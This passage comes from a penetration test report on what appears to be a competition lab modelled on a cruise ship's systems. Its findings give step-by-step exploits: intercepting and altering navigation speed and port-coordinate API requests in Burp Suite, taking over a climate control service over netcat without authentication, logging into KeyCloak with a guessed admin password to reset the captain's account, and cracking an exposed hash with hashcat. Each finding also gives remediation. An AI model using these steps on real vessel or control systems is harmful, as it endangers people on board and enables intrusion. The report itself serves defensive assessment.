



Figure 6. Turn on intercept mode

3. Capture the Request

Click the set speed option on the webpage to intercept the request. Scroll down and modify the speed values. Forward the request.



The screenshot shows a web browser's developer tools interface. At the top, there are three buttons: "Intercept on" (blue), "Forward" (orange), and "Drop" (white). Below these is a table with columns: Time, Type, Direction, Method, and URL. A single row is highlighted in blue, showing a request at 12:31:44.9 Ja... of type HTTP, direction Request, method POST, and URL http://10.0.1.13:8080/api/navigation.php?action=speed.

Below the table, the "Request" tab is selected, showing the raw request data in a "Pretty" view. The request is a POST to http://10.0.1.13:8080/api/navigation.php?action=speed. The headers are:

```
5 Accept-Language: en-US,en;q=0.9
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
7 Content-Type: application/json
8 Accept: */*
9 Origin: http://10.0.1.13:8080
10 Referer: http://10.0.1.13:8080/
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
```

The body of the request is a JSON object:

```
13 {
14   "speed_knots": 100
15 }
```

Figure 7. Change speed to above 35

4. Verify Changed Speed

Reload the website to verify that the speed changed.




Figure 8. *Verify new speed*

Remediation

Finals-12 recommends APT implement strict server-side validation and enforcement of safety limits for all navigation speed API parameters. Additionally, APT should implement independent safety controls that prevent unsafe vessel operation even if navigation speed API are manipulated.


Resources

→ [Input Validation](#)

END OF FINDING BLOCK

6.1.4 Navigation Bypass

Risk



Impact

Critical

Likelihood

High

CVSS Score

9.3

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:A/V
C:H/VI:H/VA:H/SC:H/SI:H/SA:H/S:P/R:
U/V:D

Affected Scope

10.0.1.30

HTTP

8080

Vulnerability Description

Finals-12 discovered a vulnerability inside the bridge navigation control system. This vulnerability allows an attacker to modify the coordinates of where a port is located.

Business Impact Description

Successful exploitation of this vulnerability can lead to a threat actor modifying the course that the vessel takes. The manipulation of this variable presents a critical risk to the safety of the passengers and employees on the APT ship. Additionally, exploitation of this vulnerability threatens the reputation of APT, as any resulting incidents that can affect the safety of passengers will result in a distrust of APT.

Likelihood Description

Exploitation is highly likely, as the credentials to access the webpage hosting the ship controls are easily guessable.

MITRE ATT&CK

[T1565](#) - Data Manipulation

[M1021](#) - Restrict Web-Based Content

Exploitation Details

1. Visit Homepage

Visit the <http://10.0.1.13:8080/?route=home> endpoint.

http://10.0.1.13:8080/?route=home




Figure 9. Visit homepage

2. Click on Redirect Port

Click on Redirect to Port to open up the panel. Choose any destination.




Figure 10. Click "Redirect to Port"

3. Capture the Request

Open Burp Suite and turn on the interceptor. Click on **Confirm Redirect**.




Figure 11. Turn on intercept

4. Modify the Request

Scroll down and modify the values inside of the API request. Then, forward the request inside of Burp Suite.

Intercept on

Forward

Drop

Time	Type	Direction	Method	URL
12:42:52 9 Ja...	HTTP	→ Request	POST	http://10.0.1.13:8080/api/navigation.php?action=redirect

Request

Pretty

Raw

Hex

5

Accept-Language: en-US,en;q=0.9

6

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/14:

7

Content-Type: application/json

8

Accept: */*

9

Origin: http://10.0.1.13:8080

10

Referer: http://10.0.1.13:8080/?route=home

11

Accept-Encoding: gzip, deflate, br

12

Connection: keep-alive

13

14

{

"port_name": "Miami",

"port_lat": 25.7617,

"port_lon": -80.1918

}

Figure 12. Intercept the request

```
14 {
    "port_name": "Miami",
    "port_lat": 0.7617,
    "port_lon": -0.1918
}
```

Figure 13. Modify the request

5. Refresh Page

Refresh the page to verify the changes.




Figure 14. Reload the page

Remediation

Finals-12 recommends APT implement strict server-side validation and enforcement of safety limits for all navigation speed API parameters. Additionally, APT should implement independent safety controls that prevent unsafe vessel operation even if navigation speed API is manipulated.

Resources

→ [Input Validation](#)

END OF FINDING BLOCK

6.1.5 Unauthenticated Temperature Controls

Risk



Impact

Critical

CVSS Score

8.7

Likelihood

Critical

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/V
C:N/VI:N/VA:H/SC:N/SI:N/SA:N

Affected Scope

10.0.1.10

N/A

6768

Rediscovered Vulnerability

Vulnerability Description

Finals-12 discovered anonymous remote control over the temperature for the Lido Deck Climate Control System. Threat actors with network level access can connect to the Lido Deck Climate Control System through `netcat` and set the temperature to any number.

Business Impact Description

Successful exploitation of this misconfiguration would present substantial business risk as unregulated temperatures puts the lives of customers on board APT in danger and could lead to a significant loss of trust in and reputational harm to APT.

Likelihood Description

Exploitation is critically likely since authentication is not required and is available to anyone on the network.

MITRE ATT&CK

[T1210](#) - Exploitation of Remote Services [M1042](#) - Disable or Remove Feature or Program

Exploitation Details

1. **Connect to Lido Deck Climate Control**
Use `netcat` to connect to the Lido Deck Control.


```
nc 10.0.1.10 6768
```

```
[01/9/26 10:28:18] nc 10.0.1.10 6768
Lido Deck Climate Control

LIDO DECK CLIMATE CONTROL SYSTEM
COMMANDS:
- STATUS      : View system status
- SET         : Set temperature
- REBOOT      : Restart system
- EXIT        : Disconnect

: status

Set point is: 21.0°C
```

Figure 15. Connect to Lido Deck using netcat

2. Change temperature

Select the change temperature option and enter a new set point.

```
Set point is: 21.0°C

LIDO DECK CLIMATE CONTROL SYSTEM
COMMANDS:
- STATUS      : View system status
- SET         : Set temperature
- REBOOT      : Restart system
- EXIT        : Disconnect

: set
Enter new set point: 21.1

Temperature set point updated to 21.1°C
```

Figure 16. Update Lido Deck temperature

Remediation

Finals-12 recommends that APT implement access controls for the Lido Deck Climate Control system to prevent anonymous or low privileged users from modifying critical systems. Finals-12 also recommends limiting access to the Lido Deck Climate Control system to only users on the localhost.


Resources

→ [Sentinel One Access Control](#)

END OF FINDING BLOCK

6.1.6 KeyCloak Weak Credentials

Risk



Impact

Critical

Likelihood

Critical

CVSS Score

8.8

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/V
C:H/VI:N/VA:H/SC:N/SI:N/SA:N

Affected Scope

10.0.1.13

HTTP

8180

Vulnerability Description

Finals-12 discovered the KeyCloak application used for authentication to ship navigation controls. APT implemented weak credentials for the admin account which were easily guessed.

Business Impact Description

Successful exploitation of this vulnerability allows for threat actors to gain control over KeyCloak used for authentication on the ship navigation page. The password of the captain user could be reset which has access to the ship navigation page.

Likelihood Description

This vulnerability is critically likely as weak credentials are easily discovered through brute force methods.

MITRE ATT&CK

[T1003](#) - OS Credential Dumping

[M0927](#) - Password Policies

[T1110](#) - Brute Force: Password Guessing

Exploitation Details

1. Login as admin user

Use guessable password for the admin account to gain access to KeyCloak.

```
admin:[guessed_password]
```




Figure 17. KeyCloak login

2. View KeyCloak Users

Navigate to the Users tab and select the captain user.

`http://10.0.1.13:8180/admin/master/console/#/gps/users/16941c73-d933-4742-ba29-eea2a580ed29/credentials`




Figure 18. Captain reset password

Remediation

Finals-12 recommends APT to change the password of the KeyCloak admin user to a long, complex password that doesn't use dictionary words. Additionally, Finals-12 recommends implementing a

strong password policy, requiring users to adhere to certain password complexity requirements when creating a password.

Resources

→ [PortSwigger - Brute Forcing Passwords](#)

END OF FINDING BLOCK

6.2 HIGH-RISK FINDINGS

6.2.1 Traefik Credential Exposure

Risk



Impact

High

Likelihood

Critical

Affected Scope

10.0.1.99

CVSS Score

8.2

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/V
C:H/VI:N/VA:N/SC:H/SI:N/SA:N

HTTPS

8080

Vulnerability Description

Finals-12 discovered a username and password hash in the Router Details and Middleware description of Traefik proxy's HTTP Router tab.

Business Impact Description

Successful exploitation of this vulnerability grants access to `admin.rooms.allports.tours/diagnostics.html` which controls emergency services, cruise announcements, and room service tickets.

Likelihood Description

This vulnerability is critically likely as it is located on a public website without authentication.

MITRE ATT&CK

[TA0006](#) - Credential Access

[M0801](#) - Access Management

Exploitation Details

1. Visit Traefik proxy website

`https://10.0.1.99:8080/dashboard/#/http/routers/admin-diagnoatics-dev@file`




Figure 19. Traefik HTTP Routers view

2. Crack user hash

Use `hashcat` and `rockyou.txt` wordlist to crack the discovered password hash for the discovered user.

```
hashcat hash3.txt --wordlist /usr/share/wordlists/rockyou.txt
```

```
Dictionary cache built:
